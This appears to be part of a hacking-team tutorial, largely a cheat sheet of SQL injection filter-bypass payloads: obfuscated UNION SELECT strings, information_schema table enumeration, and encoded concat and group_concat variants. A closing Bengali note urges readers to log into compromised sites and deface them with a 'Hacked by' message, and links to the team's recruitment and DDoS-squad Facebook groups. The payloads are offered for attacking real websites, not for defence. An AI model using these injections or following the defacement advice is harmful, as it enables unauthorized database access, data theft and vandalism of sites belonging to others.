un?+un/**/ion+se/**/lect+

```
+UNunionION+SEselectLECT+
+uni%0bon+se%0blect+
%252f%252a*/union%252f%252a /select%252f%252a*/
/%2A%2A/union/%2A%2A/select/%2A%2A/
%2f**%2funion%2f**%2fselect%2f**%2f
union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A
/*!UnIoN*/SeLecT+
```

[~] information_schema.tables [~]

```
/*!froM*/ /*!InfORmaTion_scHema*/.tAblES /*!WhERe*/ /*!TaBle_ScHEmA*/=schEMA()-- -
/*!froM*/ /*!InfORmaTion_scHema*/.tAblES /*!WhERe*/ /*!TaBle_ScHEmA*/ like schEMA()-- -
/*!froM*/ /*!InfORmaTion_scHema*/.tAblES /*!WhERe*/ /*!TaBle_ScHEmA*/=database()-- -
/*!froM*/ /*!InfORmaTion_scHema*/.tAblES /*!WhERe*/ /*!TaBle_ScHEmA*/ like database()-- -
/*!FrOm*/+%69nformation_schema./**/columns+/*!50000Where*/+/*!%54able_name*/=hex table
/*!FrOm*/+information_schema./**/columns+/*!12345Where*/+/*!%54able_name*/ like hex table
```

[~] concat() [~]

```
CoNcAt()
concat()
CON%08CAT()
CoNcAt()
%0AcOnCat()
/**//*!12345cOnCat*/
/*!50000cOnCat*/(/*!*/)
unhex(hex(concat(table_name)))
unhex(hex(/*!12345concat*/(table_name)))
unhex(hex(/*!50000concat*/(table_name)))
```

[~] group_concat() [~]

/*!group_concat*/()

gRoUp_cOnCAt()

group_concat(/*!*/)

group_concat(/*!12345table_name*/)

group_concat(/*!50000table_name*/)

/*!group_concat*/(/*!12345table_name*/)

/*!group_concat*/(/*!50000table_name*/)

/*!12345group_concat*/(/*!12345table_name*/)

/*!50000group_concat*/(/*!50000table_name*/)

/*!GrOuP_ConCaT*/()

/*!12345GroUP_ConCat*/()

/*!50000gRouP_cOnCaT*/()

/*!50000Gr%6fuP_c%6fnCAT*/()

unhex(hex(group_concat(table_name)))

unhex(hex(/*!group_concat*/(/*!table_name*/)))

unhex(hex(/*!12345group_concat*/(table_name)))

unhex(hex(/*!12345group_concat*/(/*!table_name*/)))

unhex(hex(/*!12345group_concat*/(/*!12345table_name*/)))

unhex(hex(/*!50000group_concat*/(table_name)))

unhex(hex(/*!50000group_concat*/(/*!table_name*/)))

unhex(hex(/*!50000group_concat*/(/*!50000table_name*/)))

convert(group_concat(table_name)+using+ascii)

convert(group_concat(/*!table_name*/)+using+ascii)

convert(group_concat(/*!12345table_name*/)+using+ascii)

convert(group_concat(/*!50000table_name*/)+using+ascii)

CONVERT(group_concat(table_name)+USING+latin1)

CONVERT(group_concat(table_name)+USING+latin2)

CONVERT(group_concat(table_name)+USING+latin3)

CONVERT(group_concat(table_name)+USING+latin4)

CONVERT(group_concat(table_name)+USING+latin5)

[~] after id no. like id=1 +/*!and*/+1=0 [~]

+div+0

Having+1=0

+AND+1=0

+/*!and*/+1=0

and(1)=(0)

when the --+- or -- dosen't work use ;%00

bypass error 505

sometimes when union select ,sites become 505 or time out....

bypass-

-use brackets

union(select+1)

-use %0b or /**/ as space

union%0bselect

বিদ্র ঃ একটা কথা ডিফেসিং নিয়ে লেখা হয় নাই সময়ের অভাবে আপনারা সাইট এ লগিন করে ফাইল এডিট করে Hacked by You From Team Name দিয়া দিয়েন। যেমন ঃ Hacked By Mysterious Coder From Innominate। যারা যারা আমাদের টিম এ যোগ দান করতে চান তারা আমাদের ফ্যান পেইজে যোগাযোগ করুন।

আমাদের অফিসিয়াল ফ্যান পেইজ ঃ https://www.facebook.com/innominate.official

আমাদের অফিসিয়াল ফেসবুক গ্রুপ ঃ https://www.facebook.com/groups/1060843833941377

আমাদের অফিসিয়াল ডিডস স্কুয়াড ঃ https://www.facebook.com/groups/1035833389775994

ফেসবুকে আমি ঃ www.facebook.com/100004445461825